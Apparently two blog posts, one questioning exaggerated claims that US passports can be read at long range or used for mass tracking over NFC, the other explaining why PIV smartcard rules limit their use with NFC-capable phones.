That FUD has been non-stop and, quite frequently, wildly inaccurate. One sensationalist article from 2010 claims US passports can be read from 217 feet. Aside from the dubious use of “read” (see earlier post about what it takes to actually recover personal data from a passport) the article also conflates two different technologies. The actual demonstration at BlackHat involved EPC Gen 2 tags, which are RFID tags operating on a different frequency than the NFC chips present in passports. NFC stands for Near Field Communications— emphasis on “near.” While sufficiently powerful transmitters and sensitive antennas will no doubt increase the range significantly, up to several meters, to date there has not been a successful demonstration of reading NFC tags anywhere near distances implied by the article. Granted “attacks always get better” as the saying goes, but the article amounts to arguing that trains are dangerous by citing statistics on horse carriages.

An even more pervasive assumption is that individuals can be tracked simply by virtue of carrying their passport. This is a dubious proposition, at least in the simplistic interpretation of “tracking.” In the manifesto describing seven Laws of Identity— fashionable when  Infocard/CardSpace was all the rage– Cameron posited that the problem with RFID is projecting an omni-directional identity:

Another example involves the proposed usage of RFID technology in passports and student tracking applications. RFID devices currently emit an omni-directional public beacon.

Paraphrased, this is asserting that RFID  tags emit a constant, unique identifier to everyone instead of allowing the owner to project a variable identity based on the observer. While that  holds true for earlier generation of RFID tags, it is demonstrably false for US passports, as anyone can verify with an NFC-capable Android phone. In fact it is required that passports are configured to emit a random identifier, picked anew each time the passport is scanned.

Granted randomizing the identifier emitted at the transport level is a necessary but not sufficient condition to prevent tracking. There could be other constant identifiers lurking in higher level protocols, permitting correlation. Here the picture is more complex. The designers have taken additional steps to avoid obvious pitfalls. For example retrieval of unique chip identifiers (such as the CPLC) is not allowed until the reader is authenticated to the card. That authentication step requires already knowing data from the passport, as explained in previous post. The design translates into a limited tracking capability: at best the reader gets a yes/no answer, learning whether the passport scanned is identical to one where the name, date of birth and expiration are known. By repeating this query, one could check against multiple persons. The time required for issuing these queries increases linearly with each such attempt– and these chips are not exactly blazing fast, given the requirement to be powered by an external field. (There is also an unintentional weakness which permits answering the same yes/no question using only a previously observed exchange with legitimate reader, without knowing the passport data.)

That is still enough for targeted surveillance against a small number of individuals, but not practical for tracking movement of every person with a passport who wanders within range of stealth readers. There is clearly room for improvement, because the expression of user “consent” for getting his/her passport scanned is far from clear. One could imagine alternatives where PIN entry is required (and this PIN can be changed by the user) or even a simple physical switch activated by pressing a touch-sensitive area on the passport. Similar designs have already seen trial deployments for payments. Even better, if NFC convergence takes off and passports are integrated into smart phones some day,  existing mechanisms controlling when NFC functionality is accessible could provide a much better balance of privacy and user control over presenting their identity.

CP

PIV card and mobile devices: NFC as missing link

An article in the Government Computing News titled Are mobile devices already making PIV cards obsolete? draws attention to the incompatibility of US government PIV standard with newfangled mobile devices. The author asks whether the shift to smart-phones and tablets is threatening to render the ID card program obsolete barely after it has gained momentum. With the prevalence of NFC in mobile devices (mostly owing to Android ecosystem, although Nokia, Blackberry predate it) this perceived incompatibility may be increasingly an artifact of  design decisions in the PIV specification rather than any intrinsic limitation of smartcards. After all PIV cards are dual-interface: they have both old-school metal contacts for insertion into traditional card reader, as well as NFC antennas for communicating wirelessly. Since NFC-capable phones can act as card reader, one might expect that using the contactless interface will solve the problem– modulo NFC adoption, which is helped by the fact that the Pentagon favors Android for military applications. But it turns out that deliberate design decisions in PIV protocols frustrate that  expectation.

Traditional contact-based card readers were historically used in conjunction with desktop machines, where having a separate gadget with dangling USB cable going back to the PC was less of a problem because the setup was stationary. Overtime came readers integrated into existing hardware such as keyboards, to better blend in with the existing peripherals.  Laptops posed a slight s carrying yet another gadget quickly becomes a usability problem, even when the gadget in question can be quite tiny. In response manufacturers designed  readers intended for the PC Card and later ExpressCard slot directly such that it can be left permanently fixed in place. (Strangely the move from PC Card to ExpressCard standard made the ergonomics worse. Now part of the reader must just out of the narrower slot in order to match ID-1 card dimensions, instead of being flush against the laptop edge in previous designs.)

Mobile devices however continue to pose a challenge due to the paucity of options. It is not that there are no card readers available– they are just very awkward looking. The generic availability of USB in Android makes it possible to reuse existing USB card readers, as ACR has done. Alternatively some manufacturers designed custom readers for phones, since they are no longer required to follow the USB CCID standard prevalent on Windows. There are a couple of products marketed as mobile CAC readers taking that route on iOS, Blackberry and other mobile operating systems. These gadgets are expensive, almost comparable to the cost of the phone and unwieldy. They combine the problems of one-more-widget-to-carry-around (or forget/lose) when not in use, with the problem of poor ergonomics when needed. Some of them functions as sleeve for the phone– a design that ironically would not fly on Android because it would interfere with NFC, with the card being recognized as NFC tag while also being activated on contact interface. Perhaps the least intrusive design is the baiMobile 3000MP which acts as a sleeve for the card and links up to the phone via Bluetooth.

What about NFC? Considering all card functionality can be accessed equally well over NFC, such kluges to get contact readers playing well with mobile device are no longer necessary for the latest crop of phones. In effect the devices are shipping with built-in contactless readers at no extra cost.

There is a catch. While it is true that communicating to the card works equally well from either interface, it does not follow that applications will respond identically. In fact card environments permit applications to determine what interface they have been invoked from and behave differently. In the extreme case, that could mean declining all requests from one interface. There are good security arguments for such discriminatory behavior. Case in point: payment applications running in a secure element inside a mobile device have reason to be suspicious of access from contact interface. That is where host applications and malware lurk. Contactless access from an NFC reader is the proper path for a legitimate point-of-sale terminal, and the payment application can check this during a transaction.

PIV also mandates similar restrictions, except in the other direction. The standard has a significant bias in favor of the contact interface, forbidding most operations over NFC. A look at the PIV data model in NIST SP 800-73 section 1 shows how bad the situation is.  Appendix A lists up to four active X509 certificates and associated key pairs, identified by their purpose: card authentication, PIV authentication, signature and key management. Of these four, only the card authentication certificate can be used over NFC. Worse, that key does not provide two-factor authentication because there is no PIN entry required. It is primarily intended for low-security physical access scenarios. Employees tap their badge against a reader to open doors. (Even in that scenario, FIPS defines “restricted” and “exclusionary” areas where PIN entry and use of a different card key is required, which is only possible by inserting the card into a contact reader.)

The upshot is PIV cards can be accessed from an NFC-enabled mobile device, but they can not be used for any purpose other than physical access. Other applications such as Kerberos authentication with PKINIT, document signing or encrypted email call for using keys that are disallowed for contactless mode. These restrictions are not without good justification: NFC provides no encryption at the transport layer. This is unlike Bluetooth for example, where the pairing process also negotiates keys for protecting future traffic. If PIV messages between card and phone were carried over the air instead of direct contact, it would create new privacy problems. Most notably the user PIN sent to the card, as well as any decrypted data returned from the card would be susceptible to eavesdropping within NFC range. Future protocol improvements can overcome these limitations, but that will not help already deployed cards.

CP